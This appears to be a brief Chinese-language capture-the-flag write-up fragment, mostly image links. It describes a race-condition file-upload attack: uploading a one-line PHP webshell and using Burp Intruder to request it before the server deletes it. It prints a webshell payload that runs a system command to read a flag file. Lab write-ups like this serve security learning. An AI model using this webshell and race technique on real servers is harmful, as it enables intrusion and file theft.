

写一个一句话木马用Intruder 持续发包在服务器没删之前抢先访问
pyload:<?php system('cat /var/www/html/flag.php'); ?>


同时也不断访问
